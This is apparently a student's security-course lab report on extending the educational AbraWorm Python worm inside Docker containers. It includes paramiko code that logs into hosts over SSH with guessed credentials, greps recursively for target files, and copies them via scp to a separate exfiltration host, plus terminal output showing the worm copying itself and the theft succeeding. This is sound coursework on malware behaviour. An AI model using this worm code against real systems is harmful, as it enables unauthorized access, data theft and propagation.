
There are some random characters at the end of the commented lines.

And when running it on local machine,




```
seed@cse405:~/offline2/Offline-Malware-Jan23/Demo$ python3 1805110_2.py

Trying password mypassword for user root at IP address: 172.17.0.9

connected


output of 'ls' command: [b'file1.txt\n']

files of interest at the target: [b'file1.txt']

Will now try to exfiltrate the files


connected to exhiltration host
```

Before running it, docker container 1




```
seed@cse405:~/offline2/Offline-Malware-Jan23$ docksh 486
root@486492fe044f:/# exit
exit
seed@cse405:~/offline2/Offline-Malware-Jan23$ docksh c3fb
root@c3fb9f222ff0:/# cd /root/
root@c3fb9f222ff0:~# ls
root@c3fb9f222ff0:~# echo "abracadabra" > file1.txt
root@c3fb9f222ff0:~# ls
file1.txt
```

After running it docker container 1



```
exit
seed@cse405:~/offline2/Offline-Malware-Jan23$ docksh c3fb
root@c3fb9f222ff0:/# cd /root/
root@c3fb9f222ff0:~# ls
root@c3fb9f222ff0:~# echo "abracadabra" > file1.txt
root@c3fb9f222ff0:~# ls
file1.txt
root@c3fb9f222ff0:~# ls
file1.txt  modifiled_1805110_2.py
root@c3fb9f222ff0:~# cat modifiled_1805110_2.py
#!/usr/bin/env pythonDRUxw

### AbraWorm.pyT4@/~

### Author: Avi kak (kak@purdue.edu)\4HaG
### Date:   April 8, 2016; Updated April 6, 2022|4OcG

##  This is a harmless worm meant for educational purposes only.  It canmR\@$
##  only attack machines that run SSH servers and those too only underq,!)(
##  very special conditions that are described below. Its primary featureslIX(6
##  are::e4lC
##Q?X<J
##  -- It tries to break in with SSH login into a randomly selected set ofd#(3v
##     hosts with a randomly selected set of usernames and with a randomlyEhK0/
##     chosen set of passwords.!Wu.n
##u1ffE
##  -- If it can break into a host, it looks for the files that contain thesr>4`
##     string `abracadabra'.  It downloads such files into the host where3hAf@
##     the worm resides.>h`wL
##a{d$U
##  -- It uploads the files thus exfiltrated from an infected machine to a{k!i#
##     designated host in the internet. You'd need to supply the IP addressGKMmj
##     and login credentials at the location marked yyy.yyy.yyy.yyy in the'E~y4
##     code for this feature to work.  The exfiltrated files would be"{`c7
##     uploaded to the host at yyy.yyy.yyy.yyy. If you don't supply thisY"Ah1
##     information, the worm will still work, but now the files exfiltratedI[]b+
```


And docker container 2 where the “abracadabra” containing file1.txt was exfiltrated.



```
exit
seed@cse405:~/offline2/Offline-Malware-Jan23$ docksh 70d6
root@70d6956da3c7:/# cd /root/
root@70d6956da3c7:~# ls
root@70d6956da3c7:~#
root@70d6956da3c7:~#
root@70d6956da3c7:~# ls
file1.txt
root@70d6956da3c7:~# 
```


TASK 3

For task 3, we have to extend the worm code so that it descends down the directory structure and examines the files
at every level. For that we used -r in the grep command. Because then it will search recursively for “abracadabra” in all of the directories and their subdirectories and so on.




```
try:
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
    print("\n\nconnected\n")
    # Let's make sure that the target host was not previously
    # infected:
    received_list = error = None
    stdin, stdout, stderr = ssh.exec_command('ls')
    error = stderr.readlines()
    if error:
        print(error)
    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
    print("\n\noutput of 'ls' command: %s" % str(received_list))
    # if ''.join(received_list).find('AbraWorm') >= 0:
    #     print("\nThe target machine is already infected\n")
    #     continue
    # Now let's look for files that contain the string 'abracadabra'
    cmd = 'grep -rls abracadabra *'
    stdin, stdout, stderr = ssh.exec_command(cmd)
    error = stderr.readlines()
    if error:
        print(error)
        continue
    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
    for item in received_list:
```

Another change we had to make was when exfiltrating the files to the target host- because scpcon always puts the files in current directories of the local machine, we had to change the filename from their full path while downloading, to their base name while transferring.




```
try:
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    #  For exfiltration demo to work, you must provide an IP address and the login
    #  credentials in the next statement:
    ssh.connect('172.17.0.10',port=22,username='root',password='mypassword',timeout=5)
    scpcon = scp.SCPClient(ssh.get_transport())
    print("\n\nconnected to exhiltration host\n")
    for filename in files_of_interest_at_target:
        filename=os.path.basename(filename)
        print(filename)
        scpcon.put(filename)
    scpcon.close()
```

Before we run task3 on local machine, on docker container 1, we created three files that contain “abracadabra” which where on different directories




```
seed@cse405:~/offline2/Offline-Malware-Jan23$ docksh c3f
root@c3fb9f222ff0:/# cd /root/
root@c3fb9f222ff0:~# ls
root@c3fb9f222ff0:~# echo "abracadabra" > f1.txt
root@c3fb9f222ff0:~# mkdir d1
root@c3fb9f222ff0:~# cd d1
root@c3fb9f222ff0:~/d1# echo "abracadabra" > f2.txt
root@c3fb9f222ff0:~/d1# mkdir d2
root@c3fb9f222ff0:~/d1# cd d2
root@c3fb9f222ff0:~/d1/d2# echo "abracadabra" > f3.txt
root@c3fb9f222ff0:~/d1/d2# cd ..
root@c3fb9f222ff0:~/d1# cd..
bash: cd..: command not found
root@c3fb9f222ff0:~/d1# cd ..
root@c3fb9f222ff0:~# ls
d1  f1.txt
root@c3fb9f222ff0:~# 
```

On the root folder we have f1.txt, inside d1, we have f2.txt, inside d2 we have f3.txt. Docker container 2 has nothing yet




```
seed@cse405:~/offline2/Offline-Malware-Jan23$ docksh 70d6
root@70d6956da3c7:/# cd /root/
root@70d6956da3c7:~# ls
root@70d6956da3c7:~# 
root@70d6956da3c7:~# 
root@70d6956da3c7:~# 
root@70d6956da3c7:~# 
```

But when we run task3, the output on our local machine




```
seed@cse405:~/offline2/Offline-Malware-Jan23/Demo$ python3 1805110_3.py

Trying password mypassword for user root at IP address: 172.17.0.9


connected



output of 'ls' command: [b'd1\n', b'f1.txt\n']

files of interest at the target: [b'd1/f2.txt', b'd1/d2/f3.txt', b'f1.txt']

Will now try to exfiltrate the files


connected to exhiltration host

b'f2.txt'
b'f3.txt'
b'f1.txt'
seed@cse405:~/offline2/Offline-Malware-Jan23/Demo$ 
```

The state of docker container 1,



```
root@c3fb9f222ff0:~# ls
d1  f1.txt
root@c3fb9f222ff0:~# ls
d1  f1.txt  modifiled_1805110_2.py
root@c3fb9f222ff0:~# 
```

And in the case of docker2



```
seed@cse405:~/offline2/Offline-Malware-Jan23$ docksh 70d6
root@70d6956da3c7:/# cd /root/
root@70d6956da3c7:~# ls
root@70d6956da3c7:~#
root@70d6956da3c7:~#
root@70d6956da3c7:~#
root@70d6956da3c7:~#
root@70d6956da3c7:~# ls
root@70d6956da3c7:~# ls
f1.txt  f2.txt  f3.txt
root@70d6956da3c7:~# 
```

So all the files got exfiltrated.